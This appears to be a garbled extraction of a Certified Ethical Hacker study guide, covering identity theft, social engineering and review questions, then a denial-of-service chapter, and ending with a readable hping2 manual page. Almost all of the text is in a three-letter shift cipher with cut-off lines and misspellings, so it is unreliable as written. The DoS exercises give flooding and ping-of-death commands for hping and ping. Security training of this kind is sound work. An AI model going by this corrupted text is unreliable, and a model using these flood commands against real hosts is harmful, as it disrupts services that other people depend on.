WKH 8QLWHG 6WDWHV LGHQWLW\ WKHIW LV RQH RI
IHZ \HDUV WKXV WKH SXEOLF QHHGV WR EH H[WUD
WKLW IRUP RI DWWDFN

2QFH LQ SRVVHV VLRQ RI LQIRUPDWLRQ DQ LGHQWLW\
WKHP GHSHQG LQJ RQ WKHLU SDUWLFXODU JRDOV 7
FUHGLW FDUGV RSHQ QHZ DFFRXQWV JHW PHGLFDO
QDPH

6RPH VLJQV RI LGHQWLW\ WKHIW LQFOXGH WKH IROC

- <RX VHH ZLWKGUDZDOV IURP \RXU EDQN DFFRXQW
- <RX GRQ\W JHW \RXU ELOOV RU RWKHU PDLO
- 0HUFKDQWV UHIXVH \RXU FKHFN
- 'HEW FROOHFWRUV FDOO \RX DERXW GHEWV WKDW
- <RX ILQG XQIDPLOLDU DFFRXQWV RU FKDUJHV RQ '
- 0HGLFDO SURYLGHUV ELOO \RX IRU VHUYLFHV \RX
- <RXU KHDOWK SODQ UHMHFVV \RXU OHJLWLPDWH I
 \RX\YH UHDFKHG \RXU EHQHILWV OLPLW
- \$ KHDOWK SODQ ZRQ\W FRYHU \RX EHFDXVH \RXU
GRQ\W KDYH
- 7KH ,56 QRWLILHV \RX WKDW PRUH WKDQ RQH WD[
KDYH LQFRPH IURP DQ HPSOR\HU \RX GRQ\W ZRUN
- <RX JHW QRWLFH WKDW \RXU LQIRUPDWLRQ ZDV FI
ZKHUH \RX GR EXVLQHVV RU KDYH DQ DFFRXQW

3URWHFWLYH 0HDVXUHV

\$V WKH ZRUOG PRYHV DZD\ IURP EULFN DQG PRUWDU
IURP RQOLQH IUDXG EHFRPHV YLWDO 0RUH DQG PRU
HYHU EHIRUH RU ZRUN ZLWK RWKHU W\SHV RI VHQVL
,Q PDQ\ FDVHV WKH RQO\ WKLQJ VWDQGLQJ EHWZHHN
VL[GLJLW QXPEHU RU D ZRUG RU FRPELQDWLRQ RI Z
\RX IRUJHW \RXU SDVVZRUG PDQ\ VLWHV OHW \RX V
SUHGHWHUPLQH IDFWV DERXW \RXUVHOI %XW DQ\F
WKH DFFRXQW WRR \$QG ZLWK WKH SUROLIHU DWLRQ
ORQJHU D SUREOHP



\$OWKRXJK VRPH VLWHV DUH PRYLQJ DZD\ IL

XQFRPPRQ WR UXQ LQWR ZHEVLWHV WKDW XVH VWI
JDLQLQJ DFFHVV LI WKH\ ORVH WKHLU SDVVZRUG
QDPH WKH QDPH RI D FKLOGKRRG IULHQG \RXU JL
RWKHUV DUH RIWHQ XVHG 7KH SUREOHP LV WKDW
XVLQJ WKH IRRWSULQWLQJ WHFKQLTXHV \RX OHDU
7R WKZDUW DWWDFNHUV ZHEVLWHV KDYH VWDUWH
WR VWUHQJWKHQ VHFUXLW\ ,Q WKH ODWWHU FDUH
ZLWK WKH DSSURSULDWH DQVZHUV PDNLQJ LW SRV
DQVZHUHG E\ DQ DWWDFNHU

)RU H[DPSOH LQ UHFHQW \HDUV 6DUDK 3DOLQV HPI
SHUVRQDO DFFRXQWV DQG FHOO SKRQH ZHUH KDFNH
ZHUHQW KDFNHG LQ WKH VHQVH RI VRPHRQH DWW
WKH\ KDG VHFUXLW\ TXHVWLRQV WKDW FRXOG HDVL
VRXUFHV 7KH DQVZHUV ZUH DYDLODEOH WR DQ\RQ
EH D FHOHEULW\ EXW RQH \RXU SHUVRQDO LQIRUP

.QRZ :KDW ,QIRUPDWLRQ ,V \$YDLODEOH

,I \RX KDYH *RRJOHG \RXUVHOI \RXYH OHDUQH IL
EXW \RX SUREDEO\ PLVVHG TXLWH D ELW ,I \RX KDY
6HH ZKDW W\SHV RI LQIRUPDWLRQ DUH DYDLODEOH
1RWH ZKHWKHU DQ\ RI WKH LQIRUPDWLRQ JLYHV FO
IDPLO\ RU DQ\WKLQJ HOVH WKDW FDQ EH XVHG WR I
6LWHV WKDW PD\ FRQWDLQ SHUVRQDO LQIRUPDWLRQ

- 6SRNHR
-)DFHERRN
- 0\VSDFH
- /LQNHG,Q
- ,QWHOOLXV
- =DED6HDUFK
- 3HRSOH 6HDUFK
- 6KRGDQ

7KHUH DUH WRROV WKDW UHYHDO PRUH DERXW D YL
FRPSDQLHV PLQH DQDO\]H DQG VHOO WKLV GDWD I
EH UHTXHVWLQJ WKH LQIRUPDWLRQ RU KRZ LW PD\ >

LQIRUPDWLRQ IURP PXOWLSOH VRXUFHV XVLQJ VRFL
\RX FDQ SDLQW D SUHWW\ JRRG SLFWXUH RI DQ LQG
PDQ\ FDVHV

2QH RI WKH WRROV RQ WKLV OLVW ,QWHOOLXV LV
LQIRUPDWLRQ PD\ EH)RU OHVV WKDQ SHU PRQW
ORRN XS DV PDQ\ LQGLYLGXDOV DV \RX GHVLUH ,Q
UHVXOWV IRU H[DPSOH LI D SHUVRQ¶V ODVW QDPH
DGGUHVHVG E\ XVLQJ LQIRUPDWLRQ IURP WKH RWKH
UHVXOWV 8VLQJ ,QWHOOLXV , ZDV DEOH WR XVH LC
SURLOHV RI IULHQGV DQG IDPLO\ WR ILQH WXQH WK

6XPPDU\

0LOOLRQV RI SHRSOH DUH HQJDJLQJ RQOLQH YLD)D
VRFLDO QHWZRUNLQJ VLWHV 6RFLDO QHWZRUNLQJ L
ZHOO DV H[WUHPHO\ DGGLFWLYH²VRPH XVHUV XSGDV
UHVWURRP \$OWKRXJK WKH WHFKQRORJ\ DOORZV IRI
FRPPXQLFDWLQJ E\ DOORZLQJ SHRSOH WR VWD\ LQ V
WKHLU EHORYHG DQG H[FKDQJH SHUVRQDO FRQWHQ
GLVDVWHU

6RFLDO QHWZRUNLQJ VLWHV DUH D KXJH WDUJHW IR
LQIRUPDWLRQ WR VWHDQ DQG LGHQWLWLHV WR SLOI
JDWKHU SHUVRQDO LQIRUPDWLRQ DERXW XVHUV²LQI
UHDGLO\ E\ WKRVH XVHUV 8VLQJ WKLV LQIRUPDWLR
UHYHDOLQJ GDWD WKDW \RX ZRXOG QRW RWKHUZLVH
HQJLQHULQJ)RU H[DPSOH \RX PD\ RSHQ XS ZKHQ
ZLWK IDPLOLDULW\ EHFDXVH WKH\ VWROH LQIRUPDV
FRQYLQFH \RX WKDW \RX NQRZ WKHP

(YHQ ZRUVH WKHVV VLWHV DUH YHU\ SRSXODU ZLW
SHRSOH LQ SDUWLFXODU VRFLDO QHWZRUNLQJ VLW
ZLWK EHLQJ RQOLQH RQOLQH EXOO\LQJ GLVFORVXI
DFFHVV WR DJH LQDSSURSULDWH FRQWHQW DQG DV
&RPSDQLHV KDYH FRPH WR UHDOL]H WKDW WKH\ QH
WKH\ FDQ DQG FDQQRW VKDUH DV ZHOO DV EORFNLC
FRPSDQLHV KDYH HYHQ JRQH D VWHS IXUWKHU WHO
WKH FRPSDQ\ DW DOO RQOLQH

(YHQ ELJJHU RI DQ LVVXH WKDQ VRFLDO QHWZRUNLC
WDUJHWLQJ RI LQGLYLGXDOV ZRUNLQJ LQ RU ZLWK I
RI LQIRUPDWLRQ IRU DQ DWWDFNHU ([SORLWLQJ WK
WHFKQLTXHV VXFK DV FRHUFLRQ DQG RWKHU PHWKR

([DP (VVHQWLD OV

5HPHPEHU WKDW KXPDQ EHLQJV UHSUHVHQW WKH ZH
+XPDQ EHLQJV LI QRW SURSHUO\ WUDLQHG DQG HGX
8QGHUVWDQG KXPDQV DQWLRUWDQW WR NQRZ KRZ [
KXPDQ QDWXUH DV ZHOO DV KRZ WR VSRW DVSHFWV
VHFXULW\

.QRZ DERXW WHFKQR\RXUHQ\ VXFK DV DQWL VS\Z
WRROV FDQ PLWLJDWH VRPH VRFLDO HQJLQHULQJ I

.QRZ SUHYHQWLYH PHDVXUHV SUHYHQWLYH PHDVXUH
HQJLQHULQJ DWWDFNV DQG WKH DFWLRQV HDFK RQ

5HYLHZ 4XHVWLRQV

3KLVKLQJ WDNHV SODFH XVLQJ BBBBBBBBBBBB
\$,QVWDQW PHVVDJLQJ
% (PDLO
& :HEVLWHV

' 3LJJ\EDFNLQJ

7UDLQLQJ DQG HGXFDWLRQ RI HQG XVHUV FDQ EH
\$ 3KLVKLQJ
% 7DLOJDWLQJ SLJJ\EDFNLQJ
& 6HVVLRQ KLMDFNLQJ
' :LUHVKDUN

6RFLDO HQJLQHHULQJ FDQ EH WKZDUWHG XVLQJ Z
\$ 7HFKQLFDO
% \$GPLQLVWUDWLYH
& 3K\VLFDO
' 3URDFWLYH FRQWUROV

6RFLDO HQJLQHHULQJ SUH\V RQ PDQ\ ZHDNQHVVH
\$ 7HFKQRORJ\
% 3HRSOH
& +XPDQ QDWXUH
' 3K\VLFDO

6RFLDO HQJLQHHULQJ FDQ XVH DOO WKH IROORZL
\$ 0RELOH SKRQH
% ,QVWDQW PHVVDJLQJ
& 7URMDQ KRUVHV
' 9LUXVHV

6RFLDO HQJLQHHULQJ LV GHVLJQHG WR BBBBBBBBE
\$ 0DQLSXODWH KXPDQ EHKDYLRU
% 0DNH SHRSOH GLVWUXVWIXO
& ,QIHFWD V\VWHP

' *DLQ D SK\VLFD O DGYDQWDJH
3KLVKLQJ FDQ EH PLWLJDWHG WKURXJK WKH XVH
\$ 6SDP ILOWHULQJ
% (GXFDWLRQ
& \$QWLYLUXV
' \$QWL PDOZDUH
:KLFK PHFKDQLVP FDQ EH XVHG WR LQIOXHQFH D
\$ 0HDQV RI GUHVV RU DSSHDUDQFH
% 7HFKQRORJLFDO FRQWUROV
& 3K\VLFD O FRQWUROV
' 7UDLQLQJ
-HQQLIHU UHFHLYHV DQ HPDLO FODLPLQJ WKDW K
DQG WKDW VKH QHHGV WR FOLFN D OLQN WR XSGD
UHFRJQLJH WKH EDQN EHFDXVH LW LV QRW RQH V
LV VKH EHLQJ SUHVHQWHG ZLWK"
\$ 3KLVKLQJ
% 6SDP
& :KDOLQJ
' 9LVKLQJ
:KDW LV WKH EHVW RSWLRQ IRU WKZDUWLQJ VRFL
\$ 7HFKQRORJ\
% 7UDLQLQJ
& 3ROLFLHV
' 3K\VLFD O FRQWUROV
-DQHW UHFHLYHV DQ HPDLO HQWLFLQJ KHU WR F
WDNHQ WR D ZHEVLWH IRU KHU EDQN DVNLQJ KHU
QRWLFHG WKDW WKH EDQN LV QRW KHUV DQG WKH
DWWDFN LV WKLV"
\$:KDOLQJ
% 9LVKLQJ
& 3KLVKLQJ
' 3LJJ\EDFNLQJ

-DVRQ UHFHLYHV QRWLFHV WKDW KH KDV XQDXWK
:KDW W\SH RI DWWDFN LV -DVRQ D YLFWLP RI"
\$ 6RFLDO HQJLQHHULQJ
% 3KLVKLQJ
& ,GHQWLW\ WKHIW
' %DG OXFN
\$ VHFUXLW\ FDPHUD SLFNV XS VRPHRQH ZKR GRH'
FORVHO\ EHKLQG DQ HPSOR\HH ZKLOH WKH\ HQWH
WDNLQJ SODFH"
\$ 3KLVKLQJ
% :DONLQJ
& *DWH UXQQQLQJ
' 7DLOJDWLQJ
:KDW LV D YXOQHUDELOLW\ VFDQ GHVLJQHG WR S
\$ \$ ZD\ WR ILQG RSHQ SRUWV
% \$ ZD\ WR GLDJUDP D QHWZRUN
& \$ SUR[\ DWWDFN
' \$ ZD\ WR UHYHDO YXOQHUDELOLWLHV
,Q VRFLDO HQJLQHHULQJ D SUR[\ LV XVHG WR BBE
\$ \$VVLVW LQ VFDQQQLQJ
% 3HUIRUP D VFDQ
& .HHS DQ DWWDFNHU¶V RULJLQ KLGGHQ
' \$XWRPDWH WKH GLVFRYHU\ RI YXOQHUDELOLWLI
6RFLDO HQJLQHHULQJ FDQ EH XVHG WR FDUU\ RX'
\$ 6SDPPLQJ
% 3KLVKLQJ
& 9LVKLQJ
' 6SODVKLQJ
+XPDQ EHLQJV WHQG WR IROORZ VHW SDWWHUQV
\$ 5HSHWLWLRQ
% +DELWV

& 3ULPDF\
' 3LJJ\EDFNLQJ
:KHQ WDONLQJ WR D YLFWLP XVLQJ BBBBBBBBBBBB
\$ (\H FRQWDFW
% .H\ZRUGV
& -DUJRQ
' 7KUHDWV
\$Q DWWDFNHU FDQ XVH ZKLFK WHFKQLTXH WR LQ
\$ 7DLOJDWLQJ
% 3LJJ\EDFNLQJ
& 1DPH GURSSLQJ
' \$FWLQJ OLNH WHFK VXSSRUW
-DVRQ QRWLFHV WKDW KH LV UHFHLYLQJ PDLO SK
LQIRUPDWLRQ +H KDV DOVR QRWLFHG VRPH SURE
GHEWV DQG ORDQV KH GLG QRW SDUWLFLSDWH LQ
YLFWLP RI"
\$ 6RFLDO HQJLQHULQJ
% 3KLVKLQJ
& ,GHQWLW\ WKHIW
' %DG OXFN

&KDSWHU 'HQLDO RI 6HUYLEFH

&(+ (; \$ 0 2 % - (& 7 , 9 (6 & 2 9 (5 (' , 1 7 + , 6 & + \$ 3 7 (5

✓ , , , 6HFXULW\

- (1HWZRUN VHFXULW\
- 3 9XOQHUDELOLWLHV



7KLV FKDSWHU ZLOO JLYH \RX D ILUP X
GHQLDO RI VHUYLFH 'R6 DWWDFN WKH WRROV DQG
XVHG WR GHIHQG DJDLQVW VXFK DWWDFNV 'R6 LV R
HPSOR\HG E\ WKH KDFNLQJ FRPPXQLW\ EHFDXVH RI I
YLFWLP DQG WKH ZLGHO\ YDULHG EDVH RI WRROV X\
PHDQV RI VXFFHVVIXOO\ ODXQFKLQJ D 'R6 DWWDFN I
VDPH DV DQ DWWDFNHU \RX WU\ WR FRPSOHWHO\ U
UHVRXUFH \$V \RX SURJUHVV WKURXJK WKH VHFWRU
ZKHQ H[SORULQJ 'R6 LQ DOO LWV YDUL~~SWURQWKH~~RI
&RQILGHQWLDOLW\ ,QWHJULW\ DQG \$YDLODELOLW\

8QGHUVWDQGLQJ 'R6

'HQLDO RI WUDYQLDWWDFN WKDW DLPV DW SUHYHQWL
UHVRXUFH E\ GLVDEOLQJ WKH UHVRXUFH LWVHOI RU
FRQQHFWLYLW\ WR LW 7KH GLVDEOHG UHVRXUFH FR
UHVRXUFHV RU D VSHFLILF VHUFLFH WR QDPH D IH
D YLFWLP ZLWK VR PXFK WUDIILF WKDW DOO DYDLOC
DQG XQDEOH WR KDQGOH DGGLWLRQDO UHTXHVWV
H[WUHPHO\ ODUJH DPRXQWV RI XVHOHV GDWD RU G
QHWZRUN DQG UHQGHULQJ LW XVHOHV RU XQDYDLC
6R ZKDW DUH WKH VLJQV RI D SRWHQWLDO 'R6 DWWI
'R6 DWWDFN LV LQ HHHFW

- 8QDYDLODELOLW\ RI D UHVRXUFH
- /RVV RI DFFHVV WR D ZHEVLWH
- 6ORZ SHUIRUPDQFH
- ,QFUHDVH LQ VSDP HPDLOV



%H FDXWLRXV ZLWK WKH ZDUQLQJ VLJQV \$
QHHG WR GR IXUWKHU H[DPLQDWLRQ WR GHWHUPLQ
KDQGV RU MXVW D ORFDOLJHG QHWZRUN LVVXH

7\SLFDO YLFWLPV RI 'R6 DWWDFNV UDQJH IURP JRYH
DQG RWKHUV DQG WKH LQWHQW RI WKH DWWDFN LV
WDUJHW ZLOO EH HQJDJHG &RQVLGHU D IHZ VLPSOH
RI D VXFFHVVIXO 'R6 DWWDFN)URP D FRUSRUDWH S
ERWWRP OLQH \$ VXFFHVVIXO 'R6 DWWDFN DJDLQVW
EDFN HQG UHVRXUFHV FRXOG HDVLO\ UHVXOW LQ D
GHSHQGLQJ RQ FRPSDQ\ VLJH \$OVR FRQVLGHU WKH
FRPSDQ\ UHSXWDWLRQ \$V\RX FDQ VHH WKH LPSDFN
GLUHFWHG LQWHQW FDQ SURYH H[WUHPHO\ GDPDJLQ
\$QRWKHU WKHPH WKDW SHUYDGHV 'R6 DWWDFNV DV
WDNH DFWLRQ DJDLQVW D WDUJHW EDVHG RQ SULQF
NQRZQ\ DFNWLY\ DFNWLYLVWV DUH D SDUWLFXODUO\ F
LV QRW QHFHVVDULO\ RQ SHUVRQDO JDLQ RU UHFRJ
WKHLU PDOLFLRXV DFWLRQV EHQHILW WKHLU FDXVH
DWWDFNV LQ WKDW WKH PHVVDJH EHLQJ VHQW FDQ
EH FODLPHG E\ D JURXS RU LQGLYLGXDO



Real World Scenario

:LNL/HDNV

:KHQ QRWRULRXV KDFNHU DQG DFWLYLVW -XOLDQ \$
IURP WKH 8 6 JRYHUQPHQW WKURXJK KLV ZHEVLWH
GHDIHQQLQJ :KLOH WKH LQIRUPDWLRQ SURYHG HPE
ZHUH RWKHU UHSHUFXVVLQRQV

%HFDXVH RI WKH OHDN VHYHUDO ILQDQFLDO LQVW
3D\3DO VWRSSHG WDNLQJ GRQDWLRQV IRU :LNL/HD
DFFRXQWV DQG KLQGUDQFH RI WKH IORZ RI PRQH
DQG RWKHU ILQDQFLDO VHUYLFHV KDG WKHLU ZHE
DQG WKH FRPSDQLHV WKHPVHOYHV ZHUH XQDEOH V
FUXVKHG E\ WKH IORZ RI WUDIILF

8OWLPDWHO\ WKH FRPSDQLHV ZHUH QRW RQO\ DEC
EXW KDUGHQ WKHPVHOYHV DV ZHOO \$ VWDWHPHQW
ZLWK VRPH FRRSHUDWLRQ DQG D OLWWOH SODQQL
WDNH GRZQ D VXEVWDQWLDO WDUJHW

'R6 DWWDFNV KDYH DOVR EHFRPH H[WUHPHO\ SRSXO
JURXS 7KXV JURXS KDYH RUJDQL]HG WKHPVHOY
GHVLJQH WR FRRUGLQDWH DQG PDJQL\ WKH HIIHF
WKHLU RUJDQL]DWLRQ WR VRPHWLPHV HQDFW H[WRL
VFKHPHV ,Q\HW RWKHU VLWXDWLRQV WKXV JURX
ZH\OO GLVFXVV ODWHU LQ WKLW FKDSWHU WKDW W
ZDQWV WKHP



'R6 DWWDFNV DUH FDWHJRUL]HG DV RQH RI

UHDOLWLHV \$V WKH VD\LQJ JRHV WKH ZRUOG\ P
WKH ER\ DQG LV QHYHU WXUQH RQ 8QIRUWXQDWH
UHDO ZRUOG SDUW RI \RXU IREFXV DV D &(+ LV WR
DYDLODELOLW\

'R6 7DUJHWV

'R6 DWWDFNV UHVXOW LQ D PXOWLWXGH RI FRQVHTX
RI ZKDW LV VHHQ LQ WKH UHDO ZRUOG DQG ZKDW \R
:HE 6HUYHU &RPSDQLHV\HWVIXO 'R6 DWWDFN DQG VX
ZHE VHUYHU FRQVWLWXWHV WKH ZLGHVW SXEOLF H[

PRVW RIWHQ LV D ORVV RI XSWLPH IRU D FRPSDQ\ Z
%DFN (QG 5HV R\XDFN QG UHQ R\XDFN HVLQIUDVWUXFWXU
SXEOLF IDFLQJ UHVRXUFH VXFK DV D ZHE DSSOLFDW
UHVRXUFH VXFK DV D FXVWRPHU GDWDEDVH RU VHU'
UHVRXUFHV XQDYDLODEOH

1HWZRUN RU &RPSXWHU 6DSMWDIEIV DUH DOVR ODXQF
QHWZRUN ZLWK LQWHQW WR FRPSURPLVH WKH QHW
VXFK DV D VHUYHU RU FOLHQW V\ VWHP 9DULRXV WR
DJDLQVW D FOLHQW RU QHWZRUN DUH GLVFXVVG IX
7\SHV RI \$WWDFNV

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QDWXUH RI WKH 'R6 DWWDFN FODVV



)RU WKH H[DP \RX QHHG WR EH H[WUHPHO\
GHQLDO RI VHUYLFH FDQ WDNH DV ZHOO DV KRZ W
FDQ EH D OLWWOH WULFN\

6HUYLEFH 5HTXHVW)ORRGV
,Q WKLW IRUP RI 'R6 DWWDFN D VHUYLFH VXFK DV D
ZLWK UHTXHVWV XQWLO DOO UHVRXUFHV DUH XVHG
VRPHRQH¶V SKRQH RYHU DQG RYHU DJDLQ VR WKH\
WKHLU EHLQJ RFFXSLHG :KHQ D VLQJOH V\ VWHP LV
WKH YLFWLP EXW LW FDQ EH GRQH RQ VPDOOHU WD
6HUYLEFH UHTXHVW IORRGV DUH W\SLFDOO\ FDUULHG
D V\ VWHP 7KH UHSHDWHG 7&3 FRQQHFWLRQV FRQVX
SRLQW RI H[KDXVWLRQ

6<1 \$WWDFN)ORRG

7KLV W\SH RI DWWDFN H[SORLWV WKH WKUHH ZD\ KD
V\ VWHP)RU WKLW DWWDFN WR RFFXU WKH DWWDFN
DGGUHVV :KHQ WKH YLFWLP V\ VWHP UHVSRQGV ZLW
DQG VLQFH WKH DGGUHVV GRHVQ¶W H[LW LW FDXV
ZLOO QHYHU FRPH 7KLV ZDLWLQJ SHULRG WLHV XS
V\ VWHP ZLOO QRW UHFHLYH DQ \$&.



:KHQ WKLW DWWDFN LV FDUULHG RXW RQ D

FDXVH LW WR EH WLHG XS IRU VHFRRQGV DW D WL
EDFN ,I WKH DWWDFNHU FDQ RSHQ HQRXJK RI WKH
UDSLGO\ WKH\ FDQ NHHS WKH V\WVHP RXW RI VHU

,&03)ORRG \$WWDFFN

\$Q ,&03 UHTXHVW UHTXLUHV WKH VHU\HU WR SURFH
&38 UHVFXUFHV \$WWDFFNV RQ WKH ,&03 LQFOXGH VP
DOO RI ZKLFK WDNH DGYDQWDJH RI WKLW VLWXDWLR
ZLWKRXW ZDLWLQJ IRU WKH UHVSRQVH ([HUFLVH
D VPXUI DWWDFN

(;(5&,6(

,&03)ORRG ZLWK KSLQJ

,Q WKLW H[HUFLVH \RX ZLOO XVH KSLQJ WR SHUIRU

\$W WKH /LQX[FRPPDQG SURPSW W\SH

KSLQJ ±IORRG D

,Q WKLW FRPPDQG RIV EURDGFDVW SDFNHWV WR WI

3LQJ RI 'HDWK

\$ WUXH FODVVLF LQGHHG RULJLQDWSLQJLRVZHDWK
SDFNHW WKDW ZDV ODUJHU WKDQ WKH DOORZDEOH
WRGD\ GXH WR SLQJ EORFNLQJ 26 SDWFKLQJ DQG J
SLQJ RI GHDWK ZDV D IRUPLGDEOH DQG H[WUHPHO\ I
GHPHQVUDWHV KRZ WR SHUIRUP D SLQJ RI GHDWK

(;(5&,6(

3SHUIRUPLQJ D 3LQJ RI 'HDWK

,Q WKLW H[HUFLVH \RX ZLOO XVH SLQJ WR SHUIRUP

7R SHUIRUP D SLQJ RI GHDWK LQ :LQGRZV XVH WKH

SLQJ O KRVWQDPH RU ,3!

7HDUGURS

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6PXUI

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VHJPHQW RI WKH WDUJHW PDFKLQH

)UDJJOH

\$IUDJJOH DWWDFNULDWLRQ RI D VPXUI DWWDFN WKD
,&03 ,W VWLOO XVHV DQ LQWHUPHGLDU\ IRU DPSOLI
WKH 8'3 HFKR UHTXHVWV WR WKH FKDUJHQ FKDUF\
V\VVHPV YLD D EURDGFDVW UHTXHVW -XVW DV LQ D
,3 DGGUHV DV WKH VRXUFH (DFK FOLHQW WKDW UF
JHQHUDWH D FKDUDFWHU WR EH VHQW WR WKH YLFW
HFKR EDFN WR WKH LQWHUPHGLDU\¶V FKDUJHQ SRUV

/DQG

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PDFKLQH LWVHOI 7KH YLFWLP DWWHPSWV WR DFNQF

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ORVW 'R6 DWWDFNV DUH WHPSRUDU\ DQG RQO\ QHHG
FOHDQHG XS WR SXW HYHU\WKLQJ EDFN WKH ZD\ LW
GHVWUR\ D V\VVHP DQG FDXVH LW WR EHFRPH SHUP

3KODVKLQD IRUP RI SHUPDQHQW 'R6 WKDW LQYROYH
WR D YLFWLP V\VVHP¶V ILUPZDUH :KHQ WKLV LV GR
PDQ\ FDVHV DQG PXVW EH UHSODFHG :KHQ D V\VVH
WR EHILFN,QRWKHU ZRUGV LW LV ZRUWKOHHV DV D F

\$SSOLFDWLRQ /HYHO \$WWDFNV

\$SSOLFDWLRQ OHYHO DWWDFNV DUH WKRVH WKDW U
SRLQW LW LV XQXVDEOH 7KHVH DWWDFNV FDQ HYHC
V\VVHP 7\SLFDOO\ WKHVH W\SHV RI DWWDFNV WDNH

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
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-DP,Q WKLW DWWDFN W\SLFDOO\ WKH DWWDFNHU LV
GDWDEDVH :H¶OO GLVFXVV MDP DWWDFNV LQ &KDSV
6HH ([HUFLVH RQ KRZ WR SHUIRUP D 6<1 IORRG

(;(5&,6(

3HUIRUPLQJ D 6<1)ORRG
/HW¶V JR WKURXJK D TXLFN H[DP SOH RI D 6<1 IORR
KSLQJ LV D /LQX[XWLOLW\ XVHG WR FUDIW FXVWR
VSHFLILF IODJV DFWLYDWHG 5HIHU WR &KDSWHU
JHW VWDUWHG

<RX¶OO PRQLWRU \RXU WUDIILF YLD \RXU :LUHV
LQVWDOODWLRQ <RXU :LQGRZV ER[ZLOO DOVR
VQLIIHU



2QFH \RX KDYH \RXU PRQLWRULQJ V\ VWHP VQLII
UHDG\ WR EH IORRGHG \RX FDQ VWDUW WKH IOR
ZLQGRZ DQG WDNH D ORRN DW WKH PDLQ SDJH IF

```
root@bt: ~
File Edit View Terminal Help
****
HPING2(8) HPING2(8)

NAME
    hping2 - send (almost) arbitrary TCP/IP packets to network hosts

SYNOPSIS
    hping2 [ -hvnqVDzZ012WrfxykQbFSRPAUXYjJBuTG ] [ -c count ] [ -i wait ]
    [ --fast ] [ -I interface ] [ -9 signature ] [ -a host ] [ -t ttl ] [
    -N ip id ] [ -H ip protocol ] [ -g fragoff ] [ -m mtu ] [ -o tos ] [ -C
    icmp type ] [ -K icmp code ] [ -s source port ] [ -p[+][+] dest port ]
    [ -w tcp window ] [ -O tcp offset ] [ -M tcp sequence number ] [ -L tcp
    ack ] [ -d data size ] [ -E filename ] [ -e signature ] [ --icmp-ipver
    version ] [ --icmp-iphlen length ] [ --icmp-iplen length ] [
    --icmp-ipid id ] [ --icmp-ipproto protocol ] [ --icmp-cksum checksum ]
    [ --icmp-ts ] [ --icmp-addr ] [ --tcpexitcode ] [ --tcp-timestamp ] [
    --tr-stop ] [ --tr-keep-ttl ] [ --tr-no-rtt ] [ --rand-dest ] [ --rand-
    source ] [ --beep ] hostname

DESCRIPTION
    hping2 is a network tool able to send custom TCP/IP packets and to dis-
    play target replies like ping program does with ICMP replies. hping2
    handle fragmentation, arbitrary packets body and size and can be used
    in order to transfer files encapsulated under supported protocols.
    Using hping2 you are able to perform at least the following stuff:

    - Test firewall rules
    - Advanced port scanning
    - Test net performance using different protocols,
      packet size, TOS (type of service) and fragmentation.
    - Path MTU discovery
    - Transferring files between even really fascist firewall
